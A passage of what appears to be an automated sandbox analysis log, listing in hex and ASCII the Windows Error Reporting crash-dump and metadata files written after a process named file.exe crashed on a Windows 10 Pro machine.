C:\ProgramData\Microsoft\Windows\WER\Temp\WER8618.tmp.xml	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC011.tmp.csv	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC021.tmp.txt	success or wait	1	6DA8497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8385.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0e 00 00 00 20 00 00 00 00 00 00 00 53 fd 3b 63 fd 05 12 00 00 00 00 00	MDMP S;c	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8385.tmp.dmp	6316	6	00 00 00 00 00 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8385.tmp.dmp	200	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 fd 18 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 fd 17 00 00 4f fd 3b 63 01 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00	UBGenuineIntelWTO;c0Pacific Standard TimePacific Daylight Time	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8385.tmp.dmp	7318	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 00 1d fd 2e 1c fd 42 02 00 00 00 00 00 00 40 00 00 1d fd 2e 00 00 00 00 28 fd 42 02 00 1d fd 2e 23 00 00 00 46 02 01 00 0c fd 42 02 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	+S++.B@.(B.#FB+	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8385.tmp.dmp	1620	168	08 14 00 00 00 00 00 00 05 00 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 1d fd 2e 00 00 00 00 02 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00 00 1d fd 2e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 fd 1c 00 00	..	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8385.tmp.dmp	10898	20	18 00 00 00 00 00 3a 00 00 00 00 00 fd 04 00 00 16 2c 00 00	:,	success or wait	24	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8385.tmp.dmp	11286	1176	00 00 00 00 fd fd fd fd 00 00 40 00 fd 7b fd 77 fd 0a 5a 00 00 00 00 00 00 00 5a 00 fd 79 fd 77 00 00 00 00 00 00 00 00 00 00 00 00 00 10 fd 76 00 00 00 00 00 00 00 00 00 00 04 00 00 00 00 00 fd 7b fd 77 fd fd fd 1f 00 00 00 00 00 00 fd 7f 00 00 00 00 30 07 fd 7f 00 00 fd 7f 28 02 fd 7f 50 06 fd 7f 04 00 00 00 00 00 00 00 00 00 00 00 00 fd fd 07 6d fd fd fd 00 00 10 00 00 20 00 00 00 00 01 00 00 10 00 00 04 00 00 00 10 00 00 00 60 66 fd 77 00 00 00 00 00 00 00 00 00 00 00 00 50 53 fd 77 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 02 00 00 00 05 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@{wZZywv{w0(Pm `fwPSwB	success or wait	23	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8385.tmp.dmp	42678	572	fd fd fd 77 fd fd fd 77 fd 00 00 00 fd fd fd fd 10 00 00 00 58 fd fd 00 24 fd fd 00 fd fd fd fd 40 fd fd 77 40 fd fd 77 fd fd fd fd 00 60 3a 00 00 60 3a 00 00 00 00 00 fd 00 00 00 fd fd fd fd fd 00 00 00 fd fd fd fd 00 60 3a 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 38 6f 5a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 fd fd fd fd fd 5a 00 00 00 00 00 00 00 00 00 10 6a 5a 00 00 00 3a 00 10 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd fd fd fd fd fd fd fd fd 00 54 02 3a 00 fd fd fd 00 68 6f 5a 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	wwX$@w@w`:`:`:8oZZjZ:T:hoZ	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8385.tmp.dmp	1788	4	04 00 00 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8385.tmp.dmp	8034	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 fd fd fd fd 00 00 00 00 fd 64 65 74 00 00 00 00 00 00 00 00 00 00 00 00 20 fd 19 00 4c fd fd 77 23 00 00 00 02 02 00 00 fd fd 19 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++det Lw#+	success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8385.tmp.dmp	1936	48	08 14 00 00 00 00 00 00 20 00 00 00 00 00 00 00 00 fd 3a 00 00 00 00 00 fd fd 42 02 00 00 00 00 54 12 00 00 fd 70 00 00 fd 02 00 00 fd 27 00 00	:BTp'	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8385.tmp.dmp	1996	4	22 00 00 00	"	success or wait	34	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8385.tmp.dmp	6322	22	10 00 00 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 00 00	file.exe	success or wait	34	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8385.tmp.dmp	5564	752	00 00 fd 6d 00 00 00 00 00 fd 0b 00 0a 0a 0c 00 1e fd fd 4d 78 1c 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 45 01 1b fd 00 00 0a 00 45 01 1b fd 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 fd 02 00 00 00 00 00 30 23 03 00 00 00 00 0d 4c 01 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd 77 03 00 00 00 00 00 4e 78 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 5a 1b 00 00 00 00 00 fd fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 5b fd 04 00 00 00 00	mMxEE? *@Zb0#LwNxZ@[	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8385.tmp.dmp	43250	7672	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00	Event(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletionPacketIRTimer(WaitCompl	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8385.tmp.dmp	32	108	03 00 00 00 fd 00 00 00 fd 06 00 00 04 00 00 00 5c 0e 00 00 fd 07 00 00 05 00 00 00 fd 01 00 00 fd 2a 00 00 06 00 00 00 fd 00 00 00 54 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 00 01 00 00 0c 00 00 00 28 15 00 00 b1 00 00 15 00 00 00 fd 01 00 00 28 16 00 00 16 00 00 00 fd 00 00 00 14 18 00 00	*T8T((	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 36 00 31 00 33 00 36 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>6136</Pid>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	1002	62	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>file.exe</ImageName>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	1064	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	1068	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	1072	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	1162	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	1166	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	1170	42	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 34 00 33 00 37 00 37 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>4377</Uptime>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	1212	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	1216	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	1220	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	1302	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	1306	2	09 00		success or wait	2	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	1310	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	1362	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	1366	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	1370	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	1414	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	1418	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	1424	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 38 00 30 00 38 00 30 00 33 00 38 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>88080384</PeakVirtualSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	1510	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	1514	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	1520	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 37 00 35 00 36 00 30 00 31 00 39 00 32 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>87560192</VirtualSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	1590	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	1594	2	09 00		success or wait	3	6DA8497A	unknown
